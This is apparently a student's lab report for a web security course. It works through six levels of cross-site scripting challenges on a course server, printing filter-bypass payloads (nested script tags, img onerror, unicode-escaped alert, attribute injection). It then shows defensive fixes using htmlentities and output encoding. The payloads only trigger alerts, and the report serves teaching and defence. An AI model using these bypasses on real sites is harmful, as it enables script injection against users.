WAPH-Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Student

Name: Tulasiram Nakkanaboina

Email: nakkantm@mail.uc.edu

Figure 1: Tulasiram Nakkanaboina

Hackathon 1: Cross-Site Scripting Attacks and Defenses

Overview: This Hackathon - 1 deals with gaining awareness about XSS attacks , knowing the vulnerabilities in the code, OWASP guidelines and how to use them in out code to follow proper secure coding practices and defending against cross-site scripting attacks. Adding further , this lab was divided into to TASKS. Task 1 deals about attacking http://waph-hackathon.eastus.cloudapp.azure.com/xss/ this URl , which has 6 levels of attacking. Task 2 is to mitigate the XSS attacks by following secure coding practises , that is input validation and sanitaisation of the outputs. After all the tasks were completed , the documentation was done in markdown format and the pandoc tool was used for generating the pdf report.

Link to the repository: https://github.com/nakkantm-uc/waph-nakkantm/blob/main/Hackathons/hackathon1/README.md

Task 1 : ATTACKS

Level 0

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level0/echo.php

attacking script :

```
<script>alert("Level 0 : hacked by Tulasiram Nakkanaboina")</script>
```




Figure 2: Level 0

Level 1

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level1/echo.php

attacking script is passed as a pathvariable at the end of the URL

`?input=<script>alert("Level 1: Hacked by TULASIRAM NAKKANABOINA")</script>`




Figure 3: Level 1

Level 2

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php

As this is a HTTP request and there no input field , and also not accepting the path variable , this URL has been mapped to a simple `<form>` in HTML and the attacking script is passed through the form itself'

```
<script>alert("Level 2: Hacked by TULASIRAM NAKKANABOINA")</script>
```

Source code Guess of echo.php:

```
if(!isset($_POST['input'])){
   die("{\"error\": \"Please provide 'input' field in an HTTP POST Request\"}");
echo $_POST['input'];
```




Figure 4: Level 2

Level 3

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level3/echo.php

This level filters the `<script>` tag if passed directly in the input variable. So , to attack this URL the code was broken into several parts and then appended to raise the alert on the webpage.




Figure 5: Level 3

```
?input=<script<script>>alert("Hacked by TULASIRAM NAKKANABOINA")</scrip</script>t>
```

Source code Guess of echo.php:

```
str_replace(['<script>', '</script>'], '', $input)
```

Level 4


URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level4/echo.php

This level filters `<script>` tag clompletely .i.e even if passed by breaking the string and concatinating it . To inject the XSS script , I have used the onerror() part of the `<img>` tag to raise an alert.

```
?input=<img%20src="..."
    onerror="alert(Level 4: Hacked by Tulasiram Nakkanaboina)">
```

Source code guess of echo.php:

```
$data = $_GET['input']
if (preg_match('/<script\b[^>]*>(.*?)<\/script>/is', $data)) {
    exit('{"error": "No \'script\' is allowed!"}');
    }
else
    echo($data);
```






Figure 6: Level 4

Level 5

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php

In this level both `<script>` tag and `alert()` methods are filtered . For raising the popup alert , I have used a combination of unicode encoding and onerror() method of `<img>` tag.

```
?input=<img src="invalid"
    onerror="\u0061lert(Level 5: Hacked By Tulasiram Nakkanaboina)">
```




Figure 7: Level 5

An alternative approach that i have used is to redirect this URL to Level1 URL by using the `<a>` tag . then from Level 1 I have triggered the alert , similar to what was done in level 1.

```
?input=<a href=https://waph-hackathon.eastus.cloudapp.azure.com/xss/level1/echo.php"
        >Execute echo.php</a>
```

source code guess of echo.php:

```
$data = $_GET['input']
if (preg_match('/<script\b[^>]*>(.*?)<\/script>/is', $data)
            || stripos($data, 'alert') !== false) {
    exit('{"error": "No \'script\' is allowed!"}');
    }
else
    echo($data);
```




Figure 8: Level 5 using <a>tag

Level 6

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level6/echo.php

This level does take the input , but it i assume this source code uses htmlentities() method to convert all applicable characters to their corresponding HTML entities. This ensures that the user input is displayed purely as text on the webpage.

Popping an alert on a webpage in this scenario can be acheived by using javascript eventListeners such as onmouseover(), onclick(), onkeyup() etc. I have used the onkeyup() eventlistener which creates the alert on the webpage whenever a key is pressed in the input field.

```
/" onkeyup="alert('Level 6 : Hacked by Tulasiram Nakkanaboina')"
```

on passing the above script in the url , this will append to the code and manipulates the input form element as below.

```
<form action="/xss/level6/echo.php/"
    onkeyup="alert('Level 6 : Hacked by Tulasiram Nakkanaboina')" method="POST">
  Input:<input type="text" name="input" />
  <input type="submit" name="Submit"/>
```

source code guess of echo.php:

```
    echo htmlentities($_REQUEST('input'));
```




Figure 9: Level 6




Figure 10: Level 6 after injecting XSS code

TASK 2 : DEFENSE

A . echo.php

The echo.php file in Lab 1 was revised , input validation and XSS defense code has been added . At first the input is checked whether it is empty or not , if empty the php execution is exitted. If the input is valid htmlentities() method is used to sanitize the input day that is to convert to their corresponding characters in HTML which makes the text to be displayed purely as text in the webpage.




Figure 11: Defense echo.php

```php
if(empty($_REQUEST["data"])){
        exit("please enter the input field 'data'");
        }
    $input=htmlentities($_REQUEST["data"]);
    echo ("The input from the request is <strong>" .$input. "</strong>.<br>");
```




Figure 12: Test with `<script>` after sanitisating input

B . Lab 2 front-end part

The code in the waph-nakkantm.html was throughly revised and the external input points into the code were identified. All these inputs were validated and the output texts were sanitised.

i) for the HTTP GET and POST request forms the input data is validated . A new Function validateInput() has been added , which forces the user to enter text before executing the request.




Figure 13: Defense waph-nakkantm.html




Figure 14: Validating HTTP requests input

ii) `.innerHTML` was converted to `.innerText` wherever HTML rendering si not needed and only plain text is displayed.

Figure 15: modifying innerHTML to innerText

Figure 16: validating the input of the AJAX requests

iii) A new function encodeInput() has been written to sanitize the response by converting special characters to their respective HTML entities before inserting into the HTML document to prevent cross-site scripting attacks. This makes the content as text and unexecutable. In this code a new div element is created and the content is added as innerText to the newly created element. Which is then returned as the HTML content.

```
function encodeInput(input){
            const encodedData = document.createElement('div');
            encodedData.innerText=input;
            return encodedData.innerHTML;
        }
```




Figure 17: encodeInput() & validateInput() functions




Figure 18: response after encoding the result

iv) for the API https://v2.jokeapi.dev/joke/Programming?type=single which is used to retrieve Jokes. new validations have been added to check if the recivied result and result.joke in the JSON are not empty. if it is null and error text is thrown.

```
if (result && result.joke) {
        var encodedJoke = encodeInput(result.joke);
        $("#response").text("Programming joke of the day: " +encodedJoke);
                }
else{
         $("#response").text("Could not retrieve a joke at this time.");
}
```




Figure 19: handling Joke API and Guess age API

v) for the asynchronous function guessAge() , the recived result is validated not to be empty or 0 . Additonally , the input is entered by the user is also validated not to be empty or null . An error message is thrown in both the occasions.

```
if(result.age==null || result.age==0)
   return $("#response")
   .text("Sorry, the webserver threw an error cannot retrieve your age");
$("#response").text("Hello "+name+" ,your age should be "+result.age);
```




Figure 20: Guess age function in case error is thrown

**********END**********